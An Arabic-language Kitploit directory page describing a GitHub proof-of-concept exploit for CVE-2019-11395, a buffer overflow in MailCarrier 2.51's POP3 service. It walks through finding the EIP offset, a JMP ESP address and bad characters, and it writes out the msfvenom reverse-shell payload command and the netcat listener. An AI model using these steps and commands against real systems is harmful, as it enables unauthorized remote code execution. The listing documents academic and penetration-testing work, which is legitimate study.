
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/caioprince/cve-2019-11395
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالشيل كوداختبار الاختراقاستغلال الملفات الثنائية
GitHubcaioprince/cve-2019-11395

CVE-2019-11395

استغلال بلغة Python لـ CVE-2019-11395، تجاوز سعة المخزن المؤقت في خدمة POP3 لـ MailCarrier 2.51. يولد حمولة قشرة عكسية عبر msfvenom ويحقق تنفيذ التعليمات البرمجية عن بُعد على أهداف Windows.

عرض المستودع
43منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

استغلال CVE-2019-11395 🛡️

حول CVE-2019-11395 🕵️

تصف ثغرة CVE-2019-11395 ثغرة تجاوز سعة المخزن المؤقت في تطبيق البريد الإلكتروني MailCarrier 2.51، مما يسمح بتنفيذ التعليمات البرمجية عن بُعد. تحدث الثغرة في عمليات SMTP RCPT TO، POP3 USER، POP3 LIST، POP3 TOP، أو POP3 RETR.

خلال الدراسة الأكاديمية، تم التركيز على عمليات POP3 لإنشاء إثبات المفهوم (PoC). تم تحديد أن إرسال 6000 بايت إلى التطبيق يتسبب في توقف عمله، مما يكشف عن ثغرة تجاوز سعة المخزن المؤقت.

خطوات الاستغلال 🔍

  1. استخدم msf-pattern_create -l 6000 لتحديد EIP بدقة.
  2. تم تحديد إزاحة EIP باستخدام msf-pattern_offset -q 6E47386E -l 6000، مما أدى إلى إزاحة EIP بقيمة 5095.
  3. تم تحديد expsrv.dll مع تعطيل ASLR، مناسب لـ JMP ESP.
  4. تم تحديد الأحرف السيئة \x00\x0a\x0d أثناء اختبارات الأحرف غير الصالحة.
  5. تم إنشاء الحمولة باستخدام msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  6. تم تعديل كود CVE-2019-11395.py لتلائم الحمولة.

  7. تم فتح اتصال باستخدام nc -lnvp 4444 وتنفيذ الاستغلال (CVE-2019-11395.py) للوصول إلى البيئة والتحقق من CVE الموصوفة.
الاستخدام 🚀

اتبع هذه الخطوات لاستخدام الاستغلال:

  1. قم بإنشاء الحمولة باستخدام msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  2. انسخ ناتج أمر msfvenom.
  3. اضبط كود CVE-2019-11395.py لاستبدال متغير shellcode بالناتج الذي حصلت عليه من أمر msfvenom.
  4. نفذ الاستغلال (CVE-2019-11395.py) للوصول إلى البيئة والتحقق من CVE الموصوفة.

البيئة المخترقة 📸

PoC CVE-2019-11395

🔗 تواصل معي

قم بزيارة صفحتي على LinkedIn

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    345
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    311
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    303

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






